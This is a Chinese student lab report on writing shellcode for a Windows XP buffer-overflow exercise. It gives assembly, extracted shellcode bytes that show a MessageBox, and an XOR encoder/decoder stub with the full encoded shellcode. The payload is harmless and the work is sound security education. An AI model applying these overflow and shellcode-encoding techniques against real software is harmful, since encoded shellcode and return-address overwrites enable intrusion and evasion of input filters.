《漏洞利用及渗透测试基础》实验报告

姓名：许健 学号： 2013018 班级：信安班

**实验名称：**

Shellcode编写及编码

**实验要求：**

复现第五章实验三，并将产生的编码后的shellcode在示例5-4中进行验证，阐述shellcode编码的原理、shellcode提取的思想。

**实验过程：**

**实验一：基于示例5-1，向其植入一段代码，弹出MessageBox窗体。Windows XP环境下，基于VC6进行实验。**

根据栈帧的结构，至少要向reg.txt中写入buffer+flag+前ebp=52个字节，所以53-56才是要淹没的返回地址


调用Windows的MessageBox函数需要三个步骤：

1. 装载动态链接库user32.dll（已装载）
2. 在汇编语言中调用这个函数需要获得这个函数的入口地址。

我们可以采用代码获取相关函数地址。GetProcaddress函数检索指定的动态链接库中的输出函数地址，如果函数调用成功，返回值是DLL中的输出函数地址。

运行程序可以得到MessageA的地址为0x77d507ea。

Windows xp下静态API的地址是准的，windows XP之后的操作系统版本增加了ASLR保护机制，地址就不准，就得动态获取。




1. 在调用前需要向栈中按从右向左的顺序压入MessageBoxA的4个参数。

|  |  |  |
| --- | --- | --- |
| 机器代码（十六进制） | 汇编指令 | 注释 |
| 33 DB | XOR EBX,EBX | 将EBX的值设置为0 |
| 53 | PUSH EBX | 将EBX的值入栈 |
| 68 77 65 73 74 | PUSH 74736577 | 将字符串west入栈 |
| 68 77 65 73 74 | PUSH 74736577 | 将字符串west入栈 |
| 8B C4 | MOV EAX,ESP | 将栈顶指针存入EAX（栈顶指针的值就是字符串的首地址） |
| 53 | PUSH EBX | 入栈Messagebox的4个参数-类型 |
| 50 | PUSH EAX | 入栈Messagebox的4个参数-标题 |
| 50 | PUSH EAX | 入栈Messagebox的4个参数-消息 |
| 53 | PUSH EBX | 入栈Messagebox的4个参数-句柄 |
| B8 EA 07 D5 77 | MOV EAX, 0x77D507EA | 调用MessageBoxA函数，注意，每个机器的该函数的入口地址不同，请按实际值写入。 |
| FF D0 | CALL EAX |


表5-1 汇编代码和指令所对应的机器代码

得到的shellcode为：33 DB 53 68 77 65 73 74 68 77 65 73 74 8B C4 53 50 50 53 B8 EA 07 D5 77 FF D0。


VC转到反汇编查看buffer的地址值为0x0012faf0。



使用**UltraEdit**编辑shellcode:



运行结果截图，可以看到窗口显示westwest




**实验二：在实验一基础上，自己编写调用Messagebox输出“hello world”的Shellcode，并进行利用测试。**


**1．用c语言书写要执行的shellcode**

**2．换成对应的汇编代码**

对于获得的汇编代码需要进行再加工



**3．根据汇编代码，找到对应地址中的机器码**

在Memory窗口就可以找到对应的机器码：33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0。

接下来就可以利用这个Shellcode来实现漏洞的利用


以此类推，输出”Hello World”编写的shellcode代码如下：

|  |
| --- |
| #include <stdio.h>  #include <windows.h>  void main()  {  LoadLibrary("user32.dll");//加载user32.dll  \_asm  {  xor ebx,ebx  push ebx//push 0  push 20646C72h  push 6F77206Fh  push 6C6C6568h  mov eax, esp    push ebx//push 0  push eax  push eax  push ebx  mov eax, 77d507eah// 77d507eah这个是MessageBox函数在系统中的地址  call eax  }  return;  } |

提取到的shellcode代码为：

\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xFF\xD0

运行窗口显示：




**实验三：在实验二基础上，对shellcode进行编码后再进行利用。**

对于shellcode，可以采用异或编码的方式。


当exploit成功时，shellcode顶端的解码程序首先运行，它会在内存中将真正的shellcode还原成原来的样子，然后执行。这种对shellcode编码的方法和软件加壳的原理非常类似。这样，我们只需要专注于几条解码指令，使其符合限制条件就行，相对于直接关注于整段shellcode来说使问题简化了很多。

1. 编码程序

可以看到编码程序顺利执行，可以生成encode.txt



编码后的shellcode



1. 解码程序

EAX在shellcode开始时对准shellcode起始位置，之后的代码将每次将shellcode的代码异或特定key后重新覆盖原先shellcode的代码。末尾，放一个空指令0x90作为结束符。

问题在于，如何让eax开始对准shellcode的起始位置?

可以采用“call lable; lable: pop eax;”

通过下面的程序来产生含有解码程序的Shellcode:

|  |
| --- |
| #include <stdlib.h>  #include <string.h>  #include <stdio.h>    int main()  {  \_\_asm  {  call lable;  lable: pop eax;  add eax, 0x15 ;越过decoder记录shellcode起始地址  xor ecx, ecx  decode\_loop:  mov bl, [eax + ecx]  xor bl, 0x44 ;用0x44作为key  mov [eax + ecx], bl  inc ecx  cmp bl, 0x90 ;末尾放一个0x90作为结束符  jne decode\_loop  }  return 0;  } |

提取机器码为：

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1"


调用Messagebox输出“hello world”的Shellcode的编码为：

"\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4"

链接两段机器码后，得到完整shellcode如下：

"\xE8\x00\x00\x00\x00\x58\x83\xC0\x15\x33\xC9\x8A\x1C\x08\x80\xF3\x44\x88\x1C\x08\x41\x80\xFB\x90\x75\xF1\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\x17\xfc\xae\x43\x91\x33\xbb\x94\xd4”

最后的运行截图：



**心得体会：**

通过本次实验，掌握了：

shellcode编码的原理：利用缓冲区溢出，通过文本植入二进制代码，将返回地址修改为跳转到shellcode执行的地方，从而达到预期的效果

shellcode提取的思想：可以先写C语言代码，通过调试找到对应的汇编代码，并进行一定的修改，然后在memory中找到对应的机器语言代码，就是所要的shellcode。

还可以对shellcode进行一定的加壳处理，常见的比如异或编码，需要将解码程序也加入到shellcode中，问题在于如何定位shellcode开始的代码，可以采用“call lable; lable: pop eax;”的方式解决。

shellcode编写与利用需要软件安全从业者重复掌握调试技巧、计算指令空间大小、精确覆盖返回地址等，有一定难度。